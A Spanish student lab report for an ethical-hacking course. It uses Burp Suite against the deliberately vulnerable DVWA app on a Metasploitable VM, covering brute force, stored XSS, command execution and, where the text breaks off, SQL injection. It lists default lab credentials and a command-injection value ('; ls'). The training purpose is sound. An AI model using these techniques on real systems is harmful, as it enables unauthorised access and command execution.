



TAREA 05

**ATAQUE Y DEFENSA
EN ENTORNO DE
PRUEBAS, DE
APLICACIONES WEB**

HACKING ÉTICO

ALBA MOREJÓN GARCÍA

2024/2025

Ciberseguridad en Entornos de las Tecnologías de la Información

Caso práctico

Una vez Pedro ha completado el curso, ha adquirido los conocimientos necesarios para poder realizar tareas propias de una auditoría de hacking ético sobre un aplicativo web.


Al igual que hicieron sus compañeros Luis y Paloma, Pedro ha de realizar unas sesiones formativas con la finalidad de compartir estos conceptos con sus compañeros de trabajo. De esta manera, todos podrán tener, al menos, unas nociones básicas de ciertas técnicas de hacking ético en aplicativos web que ha podido aprender Pedro en el curso.

Pedro tiene pensado seguir el mismo enfoque práctico que sus compañeros han dado a este tipo de sesiones formativas dado que todos tienen claro que es el mejor sistema para poder afianzar los conceptos. De modo que configura un laboratorio de pruebas específico para esta temática y resolver de manera práctica algunas de las vulnerabilidades en aplicativos web aprendidas durante el curso.


Todos los apartados de esta práctica se realizarán sobre el portal vulnerable DVWA que se encuentra instalado en la máquina metasploitable bajo el protocolo HTTP.


Tendréis que configurar el nivel de seguridad en "low" para poder realizar la práctica. Para ello, una vez accedáis al portal tendréis que configurar el nivel de seguridad en el apartado "DVWA Security" La imagen muestra como cambiar el nivel de seguridad a "low" desde la funcionalidad "DVWA Security"

Maquina Metasploitable= msfadmin:msfadmin



admin:password







Apartado 1: Fuerza Bruta con BurpSuite


Apoyándose en el proxy de interceptación Burp Suite realiza un ataque de fuerza bruta sobre la funcionalidad "Brute Force" de Damn Vulnerable Web Application.

Comprobamos que tengan bien establecida la configuración del proxy, en la aplicación y en el navegador.




Teniendo en la aplicación Burp Suite con "Intercept on", hacemos un inicio de sesión en DVWA, buscamos en el navegador la ip de la máquina Metasploitable)


La aplicación BurpSuite intercepta la solicitud, aparece en el apartado Proxy dicha conexión y la enviamos a Intruder.




Seleccionamos los parámetros de ataque (username y password), añadimos palabras que la aplicación pueda utilizar y empezamos el ataque.



Revisamos las respuestas que devuelve tras los intentos realizados (El correcto tiene más peso que el resto)



Y en la página web inicia sesión y nos muestra el mensaje




La fuerza bruta es una técnica para probar múltiples combinaciones de credenciales hasta encontrar una válida. Burp Suite facilita la automatización de este proceso, permitiendo probar muchas combinaciones rápidamente.


Apartado 2: Cross Site Scripting Almacenado con BurpSuite

Apoyándote en el proxy de interceptación Burp Suite realiza un ataque de Cross Site Scripting Almacenado sobre la funcionalidad "XSS stored" de Damn Vulnerable Web Application.




En el apartado XSS stored, introducimos un script malicioso.



BurpSuite intercepta la solicitud y la enviamos a Repeater



Lo enviamos y vemos la respuesta




XSS stored permite a un atacante inyectar scripts maliciosos que se ejecutan cuando otros usuarios visitan la página. Burp Suite facilita la captura y modificación de solicitudes para probar diferentes scripts.



Apartado 3: Ejecución remota de código con BurpSuite

Apoyándote en el proxy de interceptación Burp Suite realiza un ataque de ejecución remota de código sobre la funcionalidad "Command Execution" de Damn Vulnerable Web Application.



Enviamos un comando malicioso en Command Execution (; ls)



Enviamos la solicitud interceptada a Repeater



Analizamos la respuesta que da y nos muestra los archivos, como en este caso habíamos introducido





RCE permite a un atacante ejecutar comandos arbitrarios en el servidor. Burp Suite facilita la captura y modificación de solicitudes para probar diferentes comandos.


Apartado 4: Ejecución de inyección SQL con BurpSuite

Apoyándote en el proxy de interceptación Burp Suite realiza un ataque de inyección SQL sobre la funcionalidad "SQL injection" de Damn Vulnerable Web Application.



En la funcionalidad SQL Injection, enviamos el valor siguiente



